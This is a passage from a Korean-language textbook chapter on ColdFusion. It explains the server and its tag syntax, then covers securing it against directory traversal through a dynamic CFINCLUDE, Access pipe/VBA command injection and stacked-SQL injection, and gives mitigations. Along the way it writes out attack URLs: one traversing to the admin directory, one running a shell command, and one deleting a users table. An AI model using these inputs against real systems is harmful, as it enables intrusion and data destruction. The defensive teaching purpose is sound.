모든 코드가 형판으로 실현되면 ColdFusion봉사기는 표준 HTML문서로 그것을 Web봉사기에 전송한다. 그다음 이 문서가 열람기에 전송되며 요청이 완료되게 된다(그림 10-1의 걸음 4부터 6까지). 현재 이것은 간단한 조작만을 수행하는것이다. ColdFusion 5에서는 문서를 열람기에 《엇갈아(stagger)》송신하는 기능이 더 첨부되였다. 이 기능은 그림 10-1에서 걸음 4부터 6사이에 해당한것이며 문서가 다 전송될 때까지 순환되여 실행되는것이다.





그림 10-1. 요청된 페지의 전송을 위한 과정

실례로 제일 큰 페지는 매번 20행을 전송해야 한다고 하자. 걸음3에서는 처음 20개의 행을 생성하여 그것을 봉사기에 보내고(걸음4) 다음 그것을 열람기에 보낸다(걸음 5, 6). 그다음 보충적인 요청이 없어도 걸음 3은 같은 HTTP처리로 걸음 4부터 6까지를 반복하여 또 20행을 보낼것이다. 열람기는 출력된 20행을 보고 그다음 또 다른 20행을 받게 되며 이 처리는 본문이 다 전송될 때까지 반복되게 된다.

보충적으로 강조할것은 ColdFusion봉사기로부터 되돌려 지는것은 기정으로는 HTML MIME형태의 HTML문서이다. 프로그람작성자는 MIME형태의 조종체를 가지며 발생되여 전송된 다른 형태의 문서들도 가질수 있다. Excel spreadsheet와 XML, WML문서들은 가장 일반적인것이지만 거의 모든것을 전송할수 있다.

1. 개발을 빨리 할수 있는 우점을 리용

ColdFusion은 응용프로그람봉사기로 될뿐아니라 우월한 프로그람작성언로도 된다. ColdFusion을 만들 때 기정망언어인 HTML에 가능한 접근시켜 언어를 만들어 낸다는 착상에 중점을 두었다. 그러므로 ColdFusion은 기본적으로 태그들로 구성되였다.

ColdFusion이 HTML과 비슷하고 같은 문법구조를 가지기때문에 배우기 쉽고 직관성이 좋다. 응용프로그람은 짧은 시간에 작성할수 있으며 문맥이 영어와 류사하기때문에 읽기 쉽다. 실례로 자료기지에 질문하고 결과를 출력시키는 코드를 그림 10-2에 보여 주었다.

```
<CFQUERY name= “qGetUsers”  DataSource= “Users” >
        Select userif, firstname, lastname
               From users
</CFQUERY>
```

그림 10-2. 자료기지로부터 사용자정보의 선택

여기에서는 코드가 무엇을 하려고 하는지 명백하다. 태그이름은 CFQUERY이며 자료기지에 질문하려 한다는것을 의미한다. 태그내부코드는 표준SQL이며 쉽다. 자료의 출구도 또한 간단하다(그림 10-3).

```
       <CFOUTPUT Query= “qGetUsers” >
<A HREF= “user.cfm? id=#userid#” >#firstname# #lastname#</A><BR>
</CFOUTPUT>
```

그림 10-3. 사용자정보의 출구

이것은 한번에 한행의 질문결과를 출력시킨다. 자료기지에 5개의 이름이 있다면 출구는 5개의 행으로 된다. ColdFusion의 또 다른 특징은 HTML과 파운드기호(#)로 경계된 ColdFusion 변수들이 혼합되여 있다는것이다.

다른 한편 같은 결과를 ASP와 같은 언어로 얻으려면 그림 10-4와 같이 하면 된다.

```
<%
Set OBJdbConnetion=Server.CreatObject( “ADODB.Connection” )
       OBJdbConnection.Open  “Users”
       SQLQuery= “Select userif, firstname, lastname FROM users”
Set qGetUsers=OBJdbConnection. Execute(SQLQuery)
Do Until qGetUsers.EOF
 Response.Write( “userid” )&  “ ”  “>” qGetUsers( “firstname” )&
             “ ” & qGetUsers( “lastname” ) &  “</A><BR>” )
 qGetUsers. MoveNext
 Loop
 %>
```

그림 10-4. 자료기지의 ASP질문과 출구

결과는 같아도 방법은 많이 차이난다. 프로그람작성에서는 ColdFusion코드가 더 매혹적이고 어렵지 않다. 이것은 우선 코드작성속도를 빠르게 한다.

Microsoft의 ASP(실제로는 더 늦게 개발되였다.)와 Sun의 JSP에서처럼 코드가 커지는것과 달리 리용하기 쉽고 리해하기 쉬우며 프로그람작성속도가 빠른것이 ColdFusion의 가장 큰 우점이다.

2. ColdFusion작성언어의 리해

앞에서 이야기된것처럼 ColdFusion은 기본적으로 태그들로 구성되였다. 실례로 변수의 설정은 그림 10-5에서 보여 준 코드를 리용한다.

```
<CFSET variablename=value>
```

그림 10-5. ColdFusion에서 변수의 설정

이것은 이름을 가진 변수에 값을 설정하는것이다. 변수는 수값 혹은 배렬과 구조체와 같은 복합자료형도 될수 있다. 다른 코드요소들도 이와 류사한 문법을 리용한다. IF문을 그림 10-6에 보여 주었다.

```
<CFIF variable EQ value>
Something
<CFELSEIF Variable EQ value2>
 Something else
<CFELSE>
 this is the last case
</CFIF>
```

그림 10-6. ColdFusion에서 IF문

이 코드는 변수를 값과 비교하는 IF문장을 실행한다. 만일 실패하면 Value2가 있는 두번째 문장을 집행하게 된다. 종당에는 else가 리용되게 된다.

두개의 태그들(CFSET와 CFIF)은 ColdFusion태그들에 대한 표준문법과 약간 차이난다. 따라서 이것들은 따로 보여준다. 다른 모든 태그들은 다음의 표준법에 따르른다.

- 요구되는 태그이름(<CFMAIL>)
- 선택적인이름 = 태그에 자료를 넘기는 값쌍(subject="hi")
- 일부 태그들에서만 요구되거나 선택적으로 끝나는 태그들(</CFMAIL>)

변수의 존재에 대하여 검사하고 거기에 선택적으로 기정값을 주는 CFPARAM태그와 전자우편통보문을 전송하는 CFMAIL태그에 대한 두개의 실례가 있다(그림 10-7).

```
<CFPARAM Name= "Address"  Default=mdinowit @ houseoffusion.com>
<CFMAIL From=serverAlert@houseoffusion.com To= "#address#"
   Subject= "An error has occurred"
An error has occurred at 1/11/71 in the C:\ website\ htdocs directory.
The file test.cfm does not exist
</CFMAIL>
```

그림 10-7. 기정파라메터를 설정하고 ColdFusion으로부터 전자우편전송

보는것처럼 코드는 자기가 자기를 설명(self-explanatory)한다. 우선 페지에 대한 파라메터를 설정한다. 변수이름은 address이고 값은 전자우편주소이다. 만일 존재하지 않으면 기정값이 리용되게 된다. 즉 기정값에 의해서 이 태그가 무시되게 된다. 그다음 지적된 주소에로 전자우편통보문이 전송된다. 주소는 파운드기호(#)로 둘러 싸이며 그것은 변수가 변할수 있고 text가 아니라는것을 ColdFusion에 알려 주는것이다.

설명

파운드기호는 변수를 자기들의 값으로 변환하는데 리용되며 몇개의 위치에서만 (출구령역들로 참조된) 필요하다. 이것들은 CFIF, CFSET외의 모든 ColdFusion태그들안에 있을수 있고 CFOUTPUT, CFQUERY, CFMAIL의 본체(시작과 마지막 태그사이)안에 있을수 있다.

3. 수량화의 배치

ColdFusion은 수량화할수 없다는 평가가 있다. 이것은 잘못된것이다. ColdFusion은 자기 싸이트에로의 많은 방문자들을 취급할수 있다. 구축되여 있는(Built-in)특징은 관리자가 한번에 한페지씩 보는 사람들의 총수, 캐쉬에 있는 정보의 총수를 계산할수 있다는것이며 싸이트성능에 대하여서는 또 다른 특징이 있다. 싸이트가 실제로 부하를 많이 받을 때 부하의 균형을 유지할수 있다. ColdFusion은 Cluster Cats라는 쏘프트웨어에 기초한 부하균형기를 적재하고 있다. 이외에도 수량화를 위해 다른 쏘프트웨어와 하드웨어기초의 부하균형기가 리용될수 있다.

4. 개방형통합

ColdFusion에서의 중요한 특징중의 하나는 자기 코드에 다른 기술들을 통합할수 있는것이다. ColdFusion은 Microsoft COM객체들, CORBA객체들, Enterprise Java Beans, Java servlets와 다른 《제3부류》코드를 아주 쉽게 포함할수 있다. 그외에도 ColdFusion은 VC++, Delphi, Java와 지어 ColdFusion언어 그자체의 태그들을 전용화할수 있다. ColdFusion 5에는 사용자정의함수(UDF)들을 쓸수 있는 능력도 포함되였다. 상상력이 좀 있고 숙련된 프로그람작성자들은 요구하는 결과를 달성하는데 ColdFusion의 모든 기술들을 리용할수 있다.

제 2 절. ColdFusion의 보안보장

봉사기로서의 ColdFusion은 보안구멍(Security hole)이 없다고 되여 있다. 이것은 아주 강경한 표현으로서 많은 사람들의 비난을 받고 있다. 이 표현이 사실이라 해도 보안구멍이 있을수 있는 ColdFusion프로그람과 협조하는 코드는 고려하지 않은것이다. ColdFusion코드가 보안을 어떻게 창조하는가에 대해 이야기하기전에 표준방식으로 설치한 ColdFusion에 존재하는 보안결함들이 무엇인가에 대하여 보자.

첫번째 문제는 ColdFusion문서이다. 이것은 Web뿌리에 있는 CFDOCS라는 등록부에 위치하고 있다(그림 10-8).





그림 10-8. CFDOCS 등록부

이 문서에 있는 Allaire는 몇개의 실례프로그람들과 도구들을 적재하고 있다. ColdFusion의 현재 판본에서는 이것들이 IP평가자(valuator)들에 의해 보호되고 있지만 지난 시기에는 누구나 이러한 형판들을 원격으로 리용할수 있었다. 첫 작업은 그것들을 제거하는것이며 그것들을 리용하는 경우에는 추가적인 보안층을 더 설치하는것이다. 즉 Web봉사기통과암호에 의한 보호를 적용하는것이다. 모든 보안문제들과 마찬가지로 이런보호들은 당신의 제품봉사기(production server)와 개발통(development box)에서 진행할수 있다. 안전성을 충분히 담보하기 위하여서는 개발통으로부터 전체 CFDOCS등록부들을 삭제하면 되는데 이렇게 하면 임의의 문제도 제기 안될수 있지만 실례응용프로그람들과 문서는 언어가 무엇이라도 제품봉사기에서는 실행될수 없다.

다음의 문제는 그림 10-9에서 보여준것과 같이 Web root의 CFIDE의 부분등록부인 Administrator에 있는 ColdFusion Adminstrator이다.





그림 10-9. CFIDE등록부의 내용

ColdFusion Administrator 는 ColdFusion 봉사기를 조종하기 위한 Web에 기초한 대면부이다. 이 관리자에 대한 호출은 형식에 기초한 암호(form-based password)를 리용하며 이것을 리용하여 호출을 제한한다. 이것은 일반적인 공격을 막는데는 충분하지만 재간이 있거나 지식이 있는 사람은 언제인가는 그것을 알아 낼수 있다. 그러므로 여기에서도 Web봉사기에 기초한 암호(Web-Sever-Based-Password)를 리용할것을 권고한다.

설명

CFIDE 등록부를 암호로 보호하지 말아야 한다. 왜냐하면 일부 ColdFusion 태그들이 이 등록부를 리용하기때문이다. 관리자부분등록부만 암호로 보호하시오.

있을수 있는 세번째 보안구멍은 ColdFusion의 가장 좋은 특징들중의 하나로부터 생겨 난다. 즉 ColdFusion작성실원격개발봉사(ColdFusion Studio Remote Development Service: RDS)이다. RDS는 ColdFusion작성실판본을 가지고 있고 암호를 알고있는 사용자들이 어떤 기대에 원격으로 접속하여 마치 그것이 자기에게 있는것처럼 파일들을 편집할수 있게 한다. 이러한 접속은 부분적으로는 HTTP에 의하여 관리되는데 그 관리방법을 쓰면 공격을 할수 있다. 다른 규약들이 많이 리용되기때문에 RDS통과암호를 알아낸다는것은 훨씬 어렵다. 그러나 ColdFusion관리자를 호출할수만 있다면 RDS 에 대한 모든 보안을 해제하고 파일들을 올리적재, 보기 혹은 수정할수 있는 모든 권한을 가지게 된다. 이외에도 봉사거부공격이 이러한 접속상에서 수행될수 있다. 이것을 막기 위한 방도는 두가지이다. 첫번째 방도는 CFIDE등록부의 부분등록부인 Main을 Web봉사기통과암호로 보호하는것이다.

이 방법은 RDS를 리용하는 사람이 ColdFusion작성실암호와 함께 Web봉사기 보안도 함께 리용하여야 하는데 이렇게 하면 보안을 하는데 불편한 점이 있다. 두번째 방도는 접속을 조종하는 RDS봉사를 없애 버리는것이다. 여기에서 언급하여야 할 보안과 관련한 두가지 경우가 있는데 명백한 차이를 보여 주어야 한다. 우선 자기 기대에서 실행하고 그것을 다른 기대에 공유시키지 않았다고 가정한다. 두번째로 당신이 일부 공유환경에 있다고 가정하자.

당신이 자기 기대에서 실행한다면 좋은것이다. 당신은 자기 기대에 정상적으로 호출하는 사람에 대하여서는 걱정하지 말아야한다. 여기에서 제기되는 기본문제는 당신의 코드가 공격자가 파일들을 올리적재하거나 정보를 얻을수 있게 하는 보안구멍들에 대하여 개방되지 말아야 한다는것이다.

1. 개발의 보안

ColdFuion응용프로그람을 작성할 때 자료의 이동과 관련하여 공격을 받을수 있는 태그들이 포함되여 있는가를 조사하여야 한다. 대부분경우에 페지들에 보내진 자료들을 평가함으로써 그것들이 잘못 리용되는것을 막을수 있다. 즉 그 해결책은 속성들이 동적으로 설정되지 않도록 하는것이다. 우리가 검토해 본 매 태그에 관해서 또 다른 해결책은 태그들을 꺼버리는 것이다(관리판에 의해 조작할수 있는 선택항목에 의하여). 다른 태그들은 꺼버리지 않아도 될수 있으나 그러자면 잘 코드화해야 한다.

1) CFINCLUDE

CFINCLUDE는 ColdFusion형판들을 취하여 그것을 다른 형판들(다른 페지들)에 포함시키게 하는 쓸모 있는 태그이다. 여기에 좀 문제가 있다. CFINCLUDE는 예견하지 않던 다른 체계들로부터 파일들을 호출하려고 하는 방문자들에 의해 많이 리용될수 있다. 이것은 Coldfusion그자체의 보안구멍이 아니지만 그 코드를 쓰는 사람들의 방법에 따라 보안구멍으로 될수도 있다. 표준 CFINCLUDE를 그림 10-10에 보여 주었다.

```
<CFINCLUDE TEMPLATE="location.cfm">
```

그림 10-10. location.cm을 호출하는 형판을 포함하는 코드

이것은 location.cfm이라는 파일을 호출하는 형판(CFINCLUDE를 포함하는 형판)에 포함하게 된다. 이 실례는 포함되는 파일이 《호출하는》형판과 같은 등록부에 존재하는 경우이다. CFINCLUDE는 또한 상대적인 경로를 리용하여 파일을 지적할수 있다.

```
<CFINCLUDE TEMPLATE="queries/location.cfm">
```

그림 10-11. 부분등록부에 있는 형판 location.cfm을 포함하기

이것은 그림 10-10의 경우와 같지만 queries라는 부분등록부안에 있는 파일을 포함한다. 이 경우의 부분등록부는 호출하는 형판과 직접적인 종속관계에 있다. 호출하는 형판의 상위등록부로부터 파일들을 포함하려면 《../》을 리용할수 있다(그림 10-12).

```
<CFINDLUDE TEMPLATE="../location.cfm"
```

그림 10-12.어미등록부에 있는 형판 location.cfm을 포함하기

이것은 호출하는 형판의 한 준위 웃쪽 어미등록부에 가서 파일을 찾으라는것을 의미한다. 그림 10-12와 같이 하여 웃쪽 등록부에 가서 location.cfm이라는 파일을 포함하게 된다. 여기서 취급된것은 HTML에서 상대적인 경로를 지적하는 규칙과 같다. 그러면 규칙이 달라 진것들에 대하여 보자.

2) 상대적인 경로

표준 HTML에서 상대적인 경로지정에 쓰이는《../》을 리용하여 도달할수 있는 가장 높은 준위는 어미등록부인 Web봉사기 뿌리등록부라고 가정한다. 실례로 그림10-14를 고찰하자. 즉 그림 10-13은 동작하지 않는다(Web 봉사기뿌리는 HTDocs이고 호출하는 형판은 Web봉사기뿌리에 있다고 가정한다).

```
<IMG SRC="../JRun/bank.gif">
```

그림 10-13. 국부등록부의 부모등록부안의 JRun부분등록부에 있는 Image의 호출

HTML은 Web봉사기에 의하여 정의된 Web경로의 밖으로는 나갈수 없다. ColdFusion은 이러한 제한을 받지 않는다. CFINCLUDE는 《뿌리준위》가 Web봉사기의 뿌리가 아니라 등록부뿌리(보통 C:\ )로 되는 특징이 있다. 이것은 CFINCLUDE에서 리용하는 같은 구동기상의 임의의 파일을 호출할수 있다는것을 의미한다.





그림 10-14. 경로현시

여기에 문제가 있다. 《../》를 여러번 리용한다면 CFINCLUDE가 구동기뿌리쪽 임의의 방향으로 갈수 있다는것을 의미한다(우리의 실례에서는 E:\ ). 거기에서 요구되는 임의의 등록부를 호출할수 있다.Web봉사기뿌리를 안다면(찾기가 쉬운 곳) CFIDE/Adminstrator등록부쪽의 모든 방향에서 그것을 찾도록 호출할수 있다. 현재는 이것이 Web페지상에서 코드화하기 어려운것이라고 생각하고 안전하다고 생각할수 있다. 그러나 안심할것은 못된다. 흔히 사람들은 자기들의 응용프로그람 어데서든지 그림 10-15에서 보여 준 코드를 리용하는 경우가 많다.

```
<cfinclude template= “allaire/#passedvar#.cfm” >
```

그림 10-15. 부분등록부로부터 동적형판이름을 포함하기

여기서는 보통 passedvar가 URL상에 넘어 가서 종당에는 정상적으로 호출될것이라고 가정한다. 만일 자기의 문자렬을 URL상에 전송한다면 Admin을 다음과 같이 호출할수 있다.

https:/127.0.0.1/testtemplate.cfm?passedvar=../../../../../../../webroot/cfide/administrator/security/index

그러나 문제가 하나 있다. 《../》을 여러번 쓰면 포함하려는 임의의 《경로정보》에서 탈퇴할것이다. 이것은 《allaire/》경로정보가 도움이 되지 못하며 무시되게 될것이라는것을 의미한다.

여기에서 동료팀 Allaire성원들을 론의하면서 몇가지 제의를 하려고 한다. 우선 관리자등록부의 이름을 바꾸라는것이다. 이러한 구멍은 개별적사람들의 체계에 대한 지식에 따라 생겨날수 있다. 만일 Admin과 docs에 대한 비규칙의 setup을 가지고 있다면 좀 안전할것이다. 또 다른 제의는 그림 10-16에서 보여 준 코드를 리용하라는것이다.

```
<cfinclude template= “#Replace(passedvar, ‘·’, ‘, ’, ‘all’)#.cfm”>
```

그림 10-16. 형판이름을 포함하는 변수의 청소

이것은 점(.)을 반점(,)으로 바꾼다. 이렇게 하면 문제는 없어 진다. 다른 해결책은 CFINCLUDE에서 동적위치들을 가진 코드를 쓰지 않거나 그림 10-17에서 보여 준 코드를 리용하는것이다(FuseBox방법에서 리용된다).

```
<CFSWITCH Expression= “#passedvar#”>

<CFCASE Value= “entry”>
        <CFINCLUDE Template= “entry.cfm”>
</CFCASE>
<CFCASE Value= “login”>
        <CFINCLUDE Template= “Login.cfm”>
</CFCASE>
<CFDEFAULTCASE>
        <CFINCLUDE Template= “index.cfm”>
</CFDEFAULTCASE>

</CFSWITCH>
```

그림 10-17. 어느 형판을 포함하겠는가를 결정하는 CFSwitch/CFCase를 리용하기

이것은 단순한것 같지만 더 복잡해 질수 있다. 파일이름(login과 index와 같은)을 주는것보다는 응용프로그람이 《press here to log in》(가입등록하기 위해 여기를 누르라.)와 같은 완전한 본문문자렬을 전송할수 있으면 적당한 페지를 적재하는데 쓸수 있다.

손상과 방위…

포함되는 코드의 로출

포함과 관련한 타그들의 리용할 때 제기되는 보충적인 문제들을 보자.

사람들은 흔히 자기들의 코드를 재리용가능한 파일들로 토막화한 다음 이 토막들을 CFINCUDE 타그를 써서 포함하게 된다. 단체들은 보통 이 파일들을 자기들의 응용프로그람의 부분등록부로 만든다. 이러한 부분등록부의 일반적인 이름은 includes, queries, display등으로 된다. 이 등록부들이 Web봉사기상에 어떻게 설치되는가에 따라 보안문제가 발생될수도 있다. Web봉사기가 등록부를 열람하게 되여 있다면(열람을 할수있게 하여서는 안되지만) includes등록부를 본다는것은(실례로) 포함되여야 할 모든 파일목록을 보게 된다는것이다. 이 파일들중의 하나를 선택하였다면(선택된 파일이 표준확장자.cfm인 파일을 가지고 있다면)파일은 정상으로 실행될것이다. 파일이 비정상적인 상황에서 실행된다면 오유나 보안구멍이 나타날수 있다. 심지어 보는 사람이 파일을 실행하지 않는다고 해도 그들은 《back-end》등록부설치부분과 당신이 리용하게 되는 파일이름짓기규칙들에 대해 보게 될것이다. 표준파일에 대하여서는 이것이 나쁠수도 있고 그렇지 않을수도 있지만 분리된 파일들로 기억된 질문(queries)들에 대하여서는 이것이 매우 위험하다. 질문들의 파일이름들은 보통공격자들이 볼수 없게 숨겨 지는 자료기지구조로 주어 진다. 이 문제에 대하여 네가지 해결책이 있다.

- 파일들을 비표준확장자로 보관: 일부 경우에 리용되는 이러한 선택항목은 파일이 한개의 ColdFusion형판으로 실행되는것을 보호한다. 보통확장자는 .inc이지만 여기에 중요한 문제가 있다. 누가 파일을 실행하려고 하면 그들이 얻게 되는 모든것은 그의 원천코드의 현시인데 이것은 파일에서 무엇이 진행되는가를 볼수 있게 하고 암호나 다른 보안정보들이 어디에 배치되는가를 알수 있게 한다는것을 의미한다.
- 등록부열람을 막기: 이것은 Web봉사기를 약간 수리하는것이지만 한가지는 담보할수 없다. 등록부를 열람할수 없게 한다고 하여도 파일이름을 알고 추측하는 공격자는 여전히 등록부에서 그것을 실행할수 있다. 이 선택은 Web봉사기에 관계되며 일부 경우에는 선택되지 않는다.
- 등록부호출의 차단: 또 다른 방법은 보호하려는 등록부의 임의의 파일을 직접 호출하지 못하도록 Web봉사기를 고치는것이다. 여기서는 프로그람작성자가 Web봉사기를 호출하지 못하도록 하면 완전한 방법으로 된다. 강조된것처럼 CFINCLUDE에 의해 포함되는 파일들은 모두 이것을 무시한다.
- 특수 CFAPPLICATION의 추가: includes등록부에 있는 파일들이 모두 .cfm확장자를 가진 파일이라면 등록부안의 응용프로그람.cfm을 가지는것은 그것들이 호출될 때 거기에 영향을 준다. 이 응용프로그람.cfm이 거기에서 한개의 CFABORT를 가지고 있다면 파일은 이 등록부에서 효률 좋게 실행될수 없다. 그외에도 index.cfm(혹은 다른 《기정문서》)이 이 등록부에 놓여 있다면 등록부구조를 볼수 없다. 이것은 프로그람적인 보호의 가장 좋은 해결방도이다. 강조된바와 같이 응용프로그람 .cfm에서 포함되는 파일들은 CFABORT에 의해 차단되지 않는다.

ColdFusion을 구축하는 리유중의 하나가 Web와의 자료기지접속때문이다. 이것은 대단히 쓸모 있기때문에 최근에는 누구나 그것을 쓴다. 그러나 여기에서 일부 아주 위험한 보안구멍들이 공개되였다. ColdFusion(혹은 다른 언어들)을 직접 사용하는 경우는 Microsoft의 경우보다 제기되는 문제가 더 적은데 여기서는 ODBC구동기들과 개발가능한 자료기지를 리용하여 인기있는것들을 작성할수 있다. 이러한 개발은 ColdFusion자료기지관련태그들(CFQUERY, CFINSERT, CFUPDATE, CFGRIDUPDATE) 모두에 영향을 주며 모든것을 ColdFusion페지로 넘겨 지는 정보로 취급한다. 지금까지 공개된것은 호출파이프문제와 2중SQL문제 두가지이다.

(1) 호출파이프문제

MDAC와 Access의 이전 판본들은 Visual Basic for Application(VBA)지령들을 직접 실행할수 있는 실행가능한 호출로 넘길수 있다. 파이프(|)문자로 둘러 싸인부분은 VBA지령으로 보고 실행하게 된다. 또한 탈퇴(||를 리용하여)하지 않으면 한개의 파이프를 가진 질문으로 넘겨진 임의의 본문은 오유가 발생되게 된다.

한 공격자가 그림 10-18과 같은 URL을 전송한 실례에 대하여 보자.

---

http://server/index.cfm?id= '|shell("cmd/c 1> C:\ temp\ file.txt")|'

그림 10-18. 파일을 창조하는 호출을 발생하는 코드를 가진 URL

호출되고 있는 index.cfm페지상에서 그림 10-19와 같은 질문을 얻게 될것이다.

```
<CFQUERY Name= "qGetUser"  Datasource= " " >
 SELECT *
          FROM USERS
          WHERE ID=#URL.id#
</CFQUERY>
```

그림 10-19. 위험성이 있을수 있는 질문

페지를 처리할 때 VBA지령이 실행되는데 C:\ temp등록부에 file.txt라는 파일을 생성하게 된다. 또한 전송하는데서 주의를 돌리지 않는다면 질문이 실패하게 될것이다. 공격자가 등록부구조를 안다면(적은 품으로 알수 있다면) 그들은 파일의 올리적재나 체계지령의 실행과 같은 요구하지 않은 코드를 실행하도록 작성된 파일을 발생하게 된다.

이 문제에 대한 해결책은 두가지가 있다.

- 최신판 MDAC들을 설치

이것은 Microsoft회사측에 의하여 문제를 해결하는것이다(그들이 그것을 다시 도입하지 않거나 관계되는것을 pop up 하지 않는 한에는).

- 사용하기전에 변수들을 모두 청소하기(clean)

이것은 필요없다고 생각하는 본문을 찾아낸 다음 요구하면 그것을 고치게 하는 변수들을 넘기는 ColdFusion의 일부 함수들을 리용하게 하는것이다.

그림 10-20에 보여 준 코드는 우에서 보여 준 질문에서 수값에 대하여 그것을 안전하게 하는것이다.

```
<CFQUERY Name="qGetUser" Datasource=" ">
SELECT *
        FROM USERS
        WHERE ID=#Val(URL.id)#
</CFQUERY>
```

그림 10-20. 보안구멍을 없애기 위하여 Val()함수를 리용한 질문

Val()함수는 인수로 넘겨 진 임의의 자료를 한문자씩 수자인가를 확정하는 함수이다. 문자가 없으면 함수는 정지한다. 문자가 없다면 함수는 0을 돌려 준다. URL로 정의된 문자렬을 전송하였다면 질문은 ID=0으로 하여 실행되게 하여야 한다(ID를 0으로 한 자료기지선택은 민감한 자료를 주지 않는다는것을 확인하면 된다. 민감한 자료라면 아래의 실례를 보시오).

또 다른 선택은 넘겨 진 값이 기대하였던것이 아니면 오유를 발생(throw)하게 하는것이다. 수값자료를 취급할 때는 이 두가지를 다 리용할수 있다(그림 10-21).

첫행(CFPARAM)은 변수 ID가 존재하는가 존재하지 않는가를 검사하고 존재하지 않는다면 오유가 발생되게 하는것이다. 존재한다면 값이 수값인가 아닌가를 검사한다. 수값부분이 존재하지 않으면 오유가 발생될것이다.이것은 값이 존재하는가 또 자료의 형이 무엇인가를 검사하는《2가지임무(duty)》를 수행하게 하는 가장 좋은 방법일것이다. 문제는 문자렬에서는 동작하지 않는것이다(그러나 다른 자료들에 대해서는 계산한다).

```
<CFPARAM Name="ID" TYDE="Numeric">
<CFIF Not IsNumeric('ID')>
  <CFABORT ShowError="A variable passed to the page was a value
  other than requested.">
</CFIF>
```

그림 10-21. 자료형들을 검사하는 두개의 서로 다른 방법

두번째부터 다섯째까지의 행은 변수의 값이 수값이면 볼수 있게 해주고 수값이 아니면 페지를 무효로 만드는 간단한 IF문장이다. 이렇게 하여 변수의 존재는 검사하지 않지만 코드는 아주 쉽게 추가할수 있다.

본문값들을 취급할 때는 작업이 약간 힘들어 진다. 여기에서도 역시 변수에서 자료의 교체나 그것이 무엇인가를 검출할수 있지만 우선 무엇을 찾으려고 하는가 하는 좋은 구상을 가지고 있어야 한다. 그것이 어디에 존재하는가를 찾으려고 한다면 그림 10-22에서 보여 준 코드를 리용할수 있을것이다(변수인 사용자이름이 넘겨 졌다고 가정한다).

```
<CFIF Find('|', username)>
      <CFABORT ShowError="Possible database error">
</CFIF>
```

그림 10-22. 파이프(|)을 찾기 위한 자료의 판정

이 코드는 변수본문에서 파이프를 리용할 때 오유가 발생될수 있기때문에 좀 미숙한 점이 있다. 위험성이 있다는것을 알수 있는데 넘겨 진 정보는 본문내용에 파이프쌍이 있는 양식으로 되여야 한다. 그림 10-23의 코드는 이러한 정보를 리용한것이다.

```
<CFIF REFind('|[^|]+|', name)>
      <CFABORT ShowError="Possible database error"
</CFIF>
```

그림 10-23. 두개의 파이프들사이의 모든 자료를
찾아 내기 위한 확장된 자료판정기

이 코드는 우리가 요구하는 패턴이 존재하는가를 알아 내기 위하여 정규식을 리용한다.

REFind함수의 첫 속성은 식이여야 하며 두번째 속성은 검사하여야 할 문자렬을 가진 정규식이여야 한다. 여기서 정규식은 한 파이프다음에 파이프가 없는 한개 혹은 그이상의 문자들이 놓이고 그다음 파이프가 놓여야 한다. 문자렬에 파이프가 한개 있으면 오유가 발생되지 않으며 한개의 파이프 다음에 두개의 파이프가 련이어 있어도 오유가 발생되지 않는다. 이것은 검사이지만 청소부(sweeper)로 리용하는데도 충분하다. 이것은 그림 10-24에서 보여 준것대로 동작한다.

우의 코드는 우리가 요구하는 패턴을 찾기 위해 REReplace()함수를 리용하여 그것을 NULL과 바꾼다(기본적으로 그것을 삭제한다).

이 보안구멍은 일부 낡은 기대들에 여전히 존재하며 특히 짧은 시간에 갱신되지 않는것들이다. 더 위험한 문제는 그다음에 생긴다.

```
<CFQUERY Name= "qGetUser" Datasource= " " >
SELECT *
   FROM USERS
   WHERE username=' #REReplace(username,' |[^|]+|' ,' ' ,' all' )#'
</CFQUERY>
```

그림 10-24. 자료를 청소하기 위한 정규식의 리용

(2) 2중SQL문제

어떤 자료기지들에서는 한개의 질문블로크가 여러개의SQL문장들로 구성될수 있다. 대부분의 경우들에는 이것이 아주 좋은 점으로 되지만 동적변수를 취급할 때에는 그것이 보안구멍이라는것이 확인되였다. 그림 10-25의 질문실례를 보자.

```
<CFQUERY name= "qGetUser" DataSource= "Users" >
       Select *
       From users
       Where useid=#id#
</CFQUERY>
```

그림 10-25. 위험성이 있을수 있는 질문

이 실례는 어떤 위치에서(URL과 같은) 변수를 받을것을 요구하는 일반질문이다. 공격자가 그림 10-26과 같은 URL을 보낸다고 하자.

```
http://localhost/index.cfm?ID=1%20DELETE%20FROM%20users
```

그림 10-26. 자료기지로부터 모든 항목을 삭제하기 위해 URL을 바꾸는것

최종적인 질문은 다음과 같은 SQL을 포함하게 될것이다.

```
Select *
       From users
       Where userid=1 delete from users
```

2중 SQL문제로 하여 사용자정보를 선택하는 첫번째 질문에 이어 사용자표에서 모든 정보를 삭제하는 두번째 질문이 수행되게 된다. 이것은 파괴적인(devastating) 보안구멍이지만 막을수 있는것이다. 앞의 실례에서는 수값자료를 기대하였다. Val()함수를 써서 모든 비수값자료들을 없애는데 간단히 리용할수 있으며 이 공격을 저지시킬수 있다(그림 10-20).

보안경보!

2중SQL보안구멍은 MS-SQL과 Sybase SQL과 같은 기업소(enterprise)준위의 자료기지에 존재한다고 알려 졌다.

3) 올리적재되는 파일

《만일 누군가가 한 기대에서 한개의 파일을 얻을수 있다면 그것은 그들의것이다.》라는 말이 있다. 이것은 사실이며 여기서 기본취급하려는것이다. 여기서 취급하는 모든 태그들은 자기 기대밖의 파일들을 자기 기대의 디스크에 보관할수 있게 하는것들이다. 그러한 태그들로는 다음과 같은것들이 있다.

